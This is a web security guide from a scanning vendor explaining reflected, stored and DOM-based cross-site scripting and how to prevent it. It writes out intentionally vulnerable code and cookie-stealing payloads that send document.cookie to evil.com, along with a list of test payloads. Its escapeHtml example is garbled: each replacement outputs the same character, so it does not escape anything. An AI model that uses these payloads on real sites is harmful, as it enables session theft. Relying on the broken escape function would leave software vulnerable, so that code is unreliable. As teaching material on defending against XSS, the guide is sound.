XSS Attack Prevention: Cross-Site Scripting Explained
Understand cross-site scripting (XSS) attacks with real examples. Learn how reflected, stored, and DOM-based XSS work and how to prevent them.
Check your own site while you read
Free report in 1–3 minutes. No account needed.
Results in 1–3 minutes · Free · No signup required

Cross-site scripting (XSS) is one of the most prevalent web vulnerabilities, consistently ranking in the OWASP Top 10. An XSS attack allows an attacker to inject malicious scripts into web pages viewed by other users — stealing session cookies, redirecting to phishing sites, or performing actions on behalf of victims. This guide explains what XSS attacks are, shows real examples, and covers proven prevention techniques.
What Is an XSS Attack?
A cross-site scripting (XSS) attack occurs when an application includes untrusted data in a web page without proper validation or escaping. The browser executes the attacker's script as if it were legitimate code from the trusted site, giving it full access to cookies, session tokens, and the DOM.
The impact of XSS attacks includes:
- Session hijacking — stealing authentication cookies to impersonate users
- Credential theft — injecting fake login forms to harvest passwords
- Malware distribution — redirecting users to malicious downloads
- Defacement — altering page content to display attacker-controlled messages
- Keylogging — capturing everything a user types on the page
Types of XSS Attacks
1. Reflected XSS (Non-Persistent)
A reflected XSS attack happens when user input is immediately echoed back by the server without sanitization. The malicious script is part of the request — typically in a URL parameter — and reflected in the response.
// Vulnerable server-side code (Node.js/Express)
app.get('/search', (req, res) => {
  const query = req.query.q;
  // BAD: directly embedding user input in HTML
  res.send('<h1>Results for: ' + query + '</h1>');
});

// Attack URL:
// https://example.com/search?q=<script>document.location='https://evil.com/steal?c='+document.cookie</script>
When a victim clicks the crafted link, the script executes in their browser, sending their session cookie to the attacker's server.
2. Stored XSS (Persistent)
Stored XSS is the most dangerous type. The malicious script is permanently saved on the target server — in a database, comment field, forum post, or user profile. Every user who views the affected page executes the attacker's code.
// Vulnerable comment submission
app.post('/comments', (req, res) => {
  const comment = req.body.comment;
  // BAD: storing unsanitized input
  db.comments.insert({ text: comment, author: req.user.id });
});

// Vulnerable comment display
app.get('/post/:id', (req, res) => {
  const comments = db.comments.find({ postId: req.params.id });
  // BAD: rendering unsanitized content
  const html = comments.map(c => '<div>' + c.text + '</div>').join('');
  res.send(html);
});

// Attacker submits comment:
// <img src=x onerror="fetch('https://evil.com/steal?c='+document.cookie)">
3. DOM-Based XSS
DOM-based XSS occurs entirely in the browser. The server never sees the malicious payload — instead, client-side JavaScript reads attacker-controlled data (like the URL fragment) and inserts it into the DOM unsafely.
// Vulnerable client-side code
const name = new URLSearchParams(window.location.search).get('name');
// BAD: inserting user input as HTML
document.getElementById('greeting').innerHTML = 'Hello, ' + name;

// Attack URL:
// https://example.com/page?name=<img src=x onerror=alert(document.cookie)>
XSS Attack Examples in the Real World
XSS vulnerabilities have affected major platforms:
- Samy Worm (2005) — A stored XSS worm on MySpace that added over 1 million friends in 20 hours by injecting JavaScript into profile pages
- British Airways (2018) — Attackers injected a credit card skimmer via XSS, compromising 380,000 transactions
- eBay (2015-2016) — Stored XSS in product listings allowed attackers to redirect buyers to phishing pages
- Fortnite (2019) — An XSS vulnerability in an old, unsecured Epic Games page could have exposed user accounts
How to Prevent XSS Attacks
1. Output Encoding (The Primary Defense)
The most important XSS prevention technique is encoding output based on the context where data appears:
// HTML context — encode HTML entities
function escapeHtml(str) {
return str
.replace(/&/g, '&')
.replace(/</g, '<')
.replace(/>/g, '>')
.replace(/"/g, '"')
.replace(/'/g, ''');
}
// Use in templates
res.send('<h1>Results for: ' + escapeHtml(query) + '</h1>');
// JavaScript context — JSON encode
const userDataScript = '<script>const data = ' + JSON.stringify(userData) + ';</script>';
// URL context — encode URI components
const safeUrl = '/search?q=' + encodeURIComponent(userInput);2. Content Security Policy (CSP)
A strong Content Security Policy is your second line of defense against XSS. CSP tells the browser which sources of scripts are allowed, blocking inline scripts and unauthorized external scripts:
Content-Security-Policy: default-src 'self'; script-src 'self'; style-src 'self' 'unsafe-inline'; img-src 'self' data: https:; object-src 'none'; base-uri 'self'CSP with strict nonces provides the strongest protection:
// Generate a unique nonce per request
const nonce = crypto.randomBytes(16).toString('base64');

// Set in the CSP header
Content-Security-Policy: script-src 'nonce-abc123def456'

// Use in HTML
<script nonce="abc123def456">
  // This script runs because the nonce matches
</script>

// Attacker's injected script fails — no matching nonce
<script>alert('xss')</script>  // BLOCKED by CSP
Read our complete guide to HTTP security headers for detailed CSP implementation instructions.
3. Use Safe APIs and Frameworks
Modern frameworks auto-escape output by default. Use these safe patterns and avoid bypassing them:
// React — auto-escapes by default
function SearchResults({ query }) {
  return <h1>Results for: {query}</h1>;  // Safe
}

// DANGEROUS — never use dangerouslySetInnerHTML with user input
function Unsafe({ userHtml }) {
  return <div dangerouslySetInnerHTML={{ __html: userHtml }} />;  // XSS risk!
}

// DOM API — use textContent instead of innerHTML
document.getElementById('output').textContent = userInput;  // Safe
document.getElementById('output').innerHTML = userInput;     // DANGEROUS
4. Input Validation
Validate input on the server side as a defense-in-depth measure. Reject or sanitize input that doesn't match expected patterns:
// Validate expected format
function validateUsername(input) {
  // Allow only alphanumeric characters and underscores
  return /^[a-zA-Z0-9_]{3,30}$/.test(input);
}

// Sanitize HTML where rich text is needed (use a library like DOMPurify)
import DOMPurify from 'dompurify';
const cleanHtml = DOMPurify.sanitize(userSubmittedHtml, {
  ALLOWED_TAGS: ['b', 'i', 'em', 'strong', 'a', 'p', 'br'],
  ALLOWED_ATTR: ['href'],
});
5. HTTP Security Headers
Deploy these headers as additional XSS protection layers:
// Prevent MIME-type sniffing (stops script execution via file uploads)
X-Content-Type-Options: nosniff

// Legacy XSS filter (still useful for older browsers)
X-XSS-Protection: 1; mode=block

// Prevent your site from being framed (stops clickjacking-assisted XSS)
X-Frame-Options: DENY

// Control referrer information leakage
Referrer-Policy: strict-origin-when-cross-origin
6. Cookie Protection
Even if XSS occurs, protect session cookies from theft:
Set-Cookie: session=abc123;
  HttpOnly;     // JavaScript cannot access this cookie
  Secure;       // Only sent over HTTPS
  SameSite=Lax; // Not sent with cross-site requests
  Path=/;       // Limit cookie scope
The HttpOnly flag is critical — it prevents document.cookie from accessing the session token, which is the primary goal of most XSS attacks.
Testing for XSS Vulnerabilities
Test your application for XSS using these approaches:
Manual Testing Payloads
// Basic test payloads (use in form fields, URL params, headers)
<script>alert('XSS')</script>
<img src=x onerror=alert('XSS')>
<svg onload=alert('XSS')>
"><script>alert('XSS')</script>
javascript:alert('XSS')
<body onload=alert('XSS')>
// Context-specific payloads
' onmouseover='alert(1)' ' // Attribute injection
// Encoding bypass
<details open ontoggle=alert(1)> // HTML5 event handlerAutomated Scanning with SecScanner
SecScanner checks for common XSS vulnerability indicators including missing Content Security Policy headers, absent X-Content-Type-Options, unsafe inline scripts, and missing HttpOnly flags on session cookies. Run a scan to identify these issues before attackers do.
XSS Prevention Checklist
- Encode all output based on context (HTML, JavaScript, URL, CSS)
- Deploy a strict Content Security Policy with nonces or hashes
- Use modern frameworks with auto-escaping (React, Vue, Angular)
- Never use
innerHTML,document.write, oreval()with user input - Validate and sanitize input server-side
- Set
HttpOnlyandSecureflags on all session cookies - Deploy X-Content-Type-Options: nosniff
- Use DOMPurify for any user-submitted rich HTML
- Run regular security scans to catch new vulnerabilities
- Implement a bug bounty or responsible disclosure program
XSS remains one of the most exploited web vulnerabilities because it's easy to introduce and hard to eliminate completely. The key to prevention is defense in depth: combine output encoding, Content Security Policy, secure cookie flags, and regular scanning with tools like SecScanner to minimize your attack surface.
Related Articles
Check Your Website Security
Want to see how your website measures up? Run a free security scan with SecScanner to identify vulnerabilities and get actionable remediation guidance.
Scan Your Website Free